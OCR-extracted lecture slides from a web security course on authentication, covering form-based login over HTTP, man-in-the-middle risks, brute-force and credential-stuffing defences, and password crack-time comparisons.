

# Authentication and Session Management

Basic, Digest, Password Storage, Brute Force, MFA, Federation, Hijacking, Fixation, CSRF, JSONP, XSSI, SOP, CORS


# Rough Overview


1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. >> Authentication and Session Management <<
5. Authorization
6. Server and Backend Attacks
7. Remaining Client Attacks
8. General Topics
9. Conclusions



Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service



Who is this guy?
Request
Web Server
Response


# How do real webapps usually do authentication?



facebook
Email or Phone
Password
Log In
Forgot account?


Instagram
Phone number, username, or email
Password
Log In
OR
Log in with Facebook
Forgot password?



Phone, email, or username
Password
Log in
Forgot password?


Apple ID
Password
Your Apple ID is the email address you use to sign in to iTunes, the App Store, and iCloud.
Sign In
Forgot your Apple ID or password?
Don't have an Apple ID? Create one now.


Google
Sign in
to continue to Gmail
Email or phone
Forgot email?



LinkedIn
Welcome Back
Don't miss your next opportunity. Sign in to stay updated on your professional world.
Email or Phone
Password
Show
Sign in
Forgot password?



amazon
Sign-In
Email or mobile phone number
Continue
By continuing, you agree to Amazon's Conditions of Use and Privacy Notice.
Need help?


Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Sign in with a security key
Sign-in options

# Form-based username/password auth

```
POST /shop/login.php HTTP/1.1
Host: lightside.me
...

username=luke&password=whoismyfather%3F
```





```
HTTP/1.1 200 OK
...

<some html site>
```

do you see any problems?


# Plaintext Transmission (again)




| | |
|---|---|
| Goal | Read credentials in transit |
| How | MitM between client and server<br>- ARP Spoofing in your network (WIFI) or the servers' network<br>- Malicious ISP (employee)<br>- Gateways to foreign countries<br>- Spoofed Server (DNS Hijacking)<br>- … |
| Solution | HTTPS (HTTP + SSL/TLS)<br>HTTP/3 uses TLS 1.3 by default |
| OWASP Top 10 | A02:2021-Cryptographic Failures |
| (Primary)<br>Violated Principle | „Earn or give, but never assume, trust. “ |

# Form-based username/password auth

```
POST /shop/login.php HTTP/1.1
Host: lightside.me
...

username=luke&password=whoismyfather%3F
```




```
HTTP/1.1 200 OK
...

<some html site>
```


# Let‘s say the username is invalid…

Username incorrect.

Username and/or password incorrect.


Which one is the better error message?

# Authentication Automation Attacks




| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | |
| Solution | |
| OWASP Top 10 | |
| (Primary) Violated Principle | |

# Authentication Automation Attacks




| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Authentication Automation Attacks




| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Authentication Automation Attacks



| | |
|---|---|
| Goal | Guess/Crack the user‘s credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration<br>Anti-Automation Techniques<br>- Captcha, tmp. Lockout, Tarpit, etc. |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

# Authentication Automation Attacks



| | |
|---|---|
| Goal | Guess/Crack the user's credentials (e.g. username / password) |
| How | Brute Force Attacks<br>Dictionary Attacks<br>Credential Stuffing<br>… |
| Solution | Generic Error Messages<br>- Also consider this for the registration<br>Anti-Automation Techniques<br>- Captcha, tmp. Lockout, Tarpit, etc.<br>Password Complexity Requirements<br>- Current recommendation: length > complexity |
| OWASP Top 10 | |
| (Primary)<br>Violated Principle | |

| Type | Password | Time (HSIMP) | Time (PA) | Security Level |
|---|---|---|---|---|
| **8 character common word** | required | 52 seconds | <1 day | Useless |
| **8 random characters** | qkcrmztd | 52 seconds | <1 day | Useless |
| **8 random chars w/numbers** | kqwbv832 | 11 minutes | <1 day | Useless |
| **8 random chars w/mixed case, symbols, & numbers** | J5bZ>9p! | 20 days | <1 day | Risky |

| Type | Password | Time (HSIMP) | Time (PA) | Security Level |
|---|---|---|---|---|
| **2 common word password** | orange tea | 98 days | <1 day | Risky |
| **3 common word password** | this is cool | 546 years | <1 day | Risky |
| **5 uncommon word password** | du-bi-du-bi-doo | 12 million years | <1 day | Risky |

| Type | Password | Time (HSIMP) | Time (PA) | Security Level |
|---|---|---|---|---|
| **Passphrase 1** | i own 2 dogs and 1 cat | 1 sextillion years | 330130 centuries | Secure forever |
| **Passphrase 2** | I own 2 dogs and 1 cat! | 30 octillion years | 8594846 centuries | Secure forever |
| **Passphrase 3** | #I own 2 dogs and 1 cat!? | 285 nonillion years | 1220882818 centuries | Secure forever |

